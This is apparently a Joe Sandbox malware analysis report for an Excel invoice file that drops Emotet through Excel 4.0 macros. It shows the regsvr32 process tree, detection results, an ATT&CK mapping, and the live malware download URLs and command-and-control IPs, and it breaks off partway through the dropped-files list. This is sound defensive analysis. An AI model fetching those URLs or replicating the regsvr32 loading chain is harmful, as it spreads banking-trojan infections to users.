

JOeSandbox Cloud BASIC



ID: 632046

Sample Name: Rechnung

2022.20.05_1440.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 08:44:00

Date: 23/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report Rechnung 2022.20.05_1440.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Yara Signatures	4
Memory Dumps	4
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	5
Joe Sandbox Signatures	5
AV Detection	5
Software Vulnerabilities	5
Networking	5
E-Banking Fraud	6
System Summary	6
Boot Survival	6
Hooking and other Techniques for Hiding and Protection	6
HIPS / PFW / Operating System Protection Evasion	6
Stealing of Sensitive Information	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	9
Domains	9
URLs	9
Domains and IPs	9
Contacted Domains	9
Contacted URLs	10
URLs from Memory and Binaries	10
World Map of Contacted IPs	10
Public IPs	11
General Information	11
Warnings	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASNs	12
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
C:\Users\user\AppData\Local\Low\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	13
C:\Users\user\AppData\Local\Low\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHCOJWC\LjSKxP[1].dll	13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK[1].dll	14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	14
C:\Users\user\AppData\Local\Temp\Cab4DDA.tmp	14
C:\Users\user\AppData\Local\Temp\Tar4DDB.tmp	15
C:\Users\user\AppData\Local\Temp\~DFAAB52B96F6C7763A.TMP	15
C:\Users\user\Desktop\Rechnung 2022.20.05_1440.xls	15
C:\Users\user\luxevr1.ocx	16
C:\Users\user\luxevr2.ocx	16
C:\Users\user\luxevr4.ocx	16
C:\Windows\System32\JPkIhC\pliz.dll (copy)	17
C:\Windows\System32\QPbqQqVCSFtYIUUVkTKnIGjDR.dll (copy)	17
C:\Windows\System32\SDDrQcioblOh\PbiZVL.dll (copy)	17
Static File Info	18
General	18
File Icon	18
Static OLE Info	18
General	18
OLE File "Rechnung 2022.20.05_1440.xls"	18
Indicators	18
Summary	18
Document Summary	18

Streams	19
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	19
General	19
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	19
General	19
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58873	19
General	19
Macro 4.0 Code	19
Network Behavior	20
Network Port Distribution	20
TCP Packets	20
UDP Packets	22
DNS Queries	22
DNS Answers	23
HTTP Request Dependency Graph	23
HTTP Packets	23
HTTPS Proxied Packets	25
Statistics	28
Behavior	28
System Behavior	28
Analysis Process: EXCEL.EXEPID: 3020, Parent PID: 576	28
General	28
File Activities	29
Registry Activities	29
Analysis Process: regsvr32.exePID: 1040, Parent PID: 3020	29
General	29
File Activities	29
Analysis Process: regsvr32.exePID: 964, Parent PID: 1040	29
General	29
File Activities	30
File Created	30
Registry Activities	30
Analysis Process: regsvr32.exePID: 2724, Parent PID: 3020	30
General	30
File Activities	30
Analysis Process: svchost.exePID: 2368, Parent PID: 404	31
General	31
Analysis Process: regsvr32.exePID: 568, Parent PID: 3020	31
General	31
Analysis Process: regsvr32.exePID: 2156, Parent PID: 3020	31
General	31
File Activities	31
Analysis Process: regsvr32.exePID: 1684, Parent PID: 2156	32
General	32
File Activities	32
Registry Activities	32
Analysis Process: regsvr32.exePID: 3036, Parent PID: 2724	32
General	32
Disassembly	33

Windows Analysis Report


Rechnung 2022.20.05_1440.xls

Overview

General Information

Sample Name:	Rechnung 2022.20.05_1440.xls
Analysis ID:	632046
MD5:	ec70af4577dac3...
SHA1:	64f4440261bc31..
SHA256:	a7f9a9d7f317ba71..
Tags:	
Infos:	 

Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Document exploit detected (drops P...
Office document tries to convince v...
Yara detected Emotet
System process connects to networ...
Document exploit detected (creates...
Antivirus detection for URL or domain
Found malicious Excel 4.0 Macro
Multi AV Scanner detection for drop...
Office process drops PE file
Found Excel 4.0 Macro with suspici...
Machine Learning detection for drop...

Classification



Process Tree

- **System is w7x64**
-  **EXCEL.EXE** (PID: 3020 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
 -  **regsvr32.exe** (PID: 1040 cmdline: C:\Windows\System32\regsvr32.exe /S ..\luxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 964 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\JPkIhC\pliz.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 2724 cmdline: C:\Windows\System32\regsvr32.exe /S ..\luxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 3036 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\QPbqQqVCSfYtIUvKtKnlGjDR.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 568 cmdline: C:\Windows\System32\regsvr32.exe /S ..\luxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 2156 cmdline: C:\Windows\System32\regsvr32.exe /S ..\luxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
 -  **regsvr32.exe** (PID: 1684 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\SDDrQciobiOh\PbiZvI.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
-  **svchost.exe** (PID: 2368 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

 No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1358723502.0000000180001000.0000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1358344171.000000000004C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.927742562.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.1254239277.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.1253034616.00000000001C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.1c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.4c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.regsvr32.exe.4c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.3c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.150000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 5 entries				

Sigma Signatures

 No Sigma rule has matched

Snort Signatures

 No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file
Antivirus detection for URL or domain
Multi AV Scanner detection for dropped file
Machine Learning detection for dropped file

Software Vulnerabilities



Document exploit detected (drops PE files)
Document exploit detected (creates forbidden files)
Document exploit detected (process start blacklist hit)
Document exploit detected (UrlDownloadToFile)

Networking



System process connects to network (likely due to code injection or exploit)
--

E-Banking Fraud



Yara detected Emotet

System Summary



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival



Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)



Stealing of Sensitive Information



Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Rechnung 2022.20.05_1440.xls	43%	Virustotal		Browse
Rechnung 2022.20.05_1440.xls	37%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhlkFrK[1].dll	100%	Joe Sandbox ML		
C:\Users\user\luxevr1.ocx	100%	Joe Sandbox ML		
C:\Users\user\luxevr4.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW\lJskXP[1].dll	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\luxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhlkFrk[1].dll	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll	62%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\luxevr1.ocx	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\luxevr2.ocx	37%	Metadefender		Browse
C:\Users\user\luxevr2.ocx	62%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\luxevr4.ocx	26%	Metadefender		Browse
C:\Users\user\luxevr4.ocx	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\JPKIhC\pliz.dll (copy)	39%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\QPbqQqVCSFtYIUvKTKnIGjDR.dll (copy)	37%	Metadefender		Browse
C:\Windows\System32\QPbqQqVCSFtYIUvKTKnIGjDR.dll (copy)	62%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\SDDrQcioblOh\PbiZVI.dll (copy)	26%	Metadefender		Browse
C:\Windows\System32\SDDrQcioblOh\PbiZVI.dll (copy)	65%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches


URLs				
Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://www.melisetoaksesuar.com/catalog/controller/account/dqfKI/	100%	Avira URL Cloud	malware	
http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
elamurray.com	66.84.31.11	true	false		unknown
jr-software-web.net	138.219.41.210	true	false		unknown
masyuk.com	128.199.252.32	true	false		unknown
melisetoaksesuar.com	212.98.224.29	true	false		unknown
www.melisetoaksesuar.com	unknown	unknown	false		unknown

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://https://www.melisetoaksesar.com/catalog/controller/account/dqfKI/	true	Avira URL Cloud: malware	unknown
http://jr-software-web.net/aaabackupsql/db/11hYk3bHJ/	true	Avira URL Cloud: malware	unknown
http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 00000004.00000002.1358481303.0000000002AE0000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358310696.0000000000360000.00000004.00000020.00020000.00000000.sdmp	true	URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358569892.0000000002F61000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.00000002F49000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358569892.0000000002F61000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.00000002F49000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://173.82.82.196/	regsvr32.exe, 0000000A.00000002.1358310696.0000000000360000.00000004.00000020.00020000.00000000.sdmp	true	URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358236869.00000000325000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.1358506908.0000000002AF9000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000000A.00000002.1358538267.0000000002F49000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
128.199.252.32	masyuk.com	United Kingdom		14061	DIGITALOCEAN-ASNUS	false
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
138.219.41.210	jr-software-web.net	Argentina		27823	DattateccomAR	false
212.98.224.29	melisetotoaksesar.com	Turkey		15924	BORUSANTELEKOM-ASTR	false
66.84.31.11	elamurray.com	United States		17054	AS17054US	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632046
Start date and time: 23/05/202208:44:00	2022-05-23 08:44:00 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Rechnung 2022.20.05_1440.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLS@16/15@5/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.1% (good quality ratio 32.6%) • Quality average: 42.5% • Quality standard deviation: 39.5%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 8.248.139.254, 8.238.85.126, 8.241.126.249, 8.248.133.254, 8.238.85.254, 173.222.108.210, 173.222.108.226
- Excluded domains from analysis (whitelisted): fg.download.windowsupdate.com.c.footprint.net, ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:44:28	API Interceptor	2146x Sleep call for process: regsvr32.exe modified
08:45:02	API Interceptor	230x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506



Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	7.9951219482618905
Encrypted:	true
SSDEEP:	1536:kmu7iDG/SCACih0/8ulGantJdJfPTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
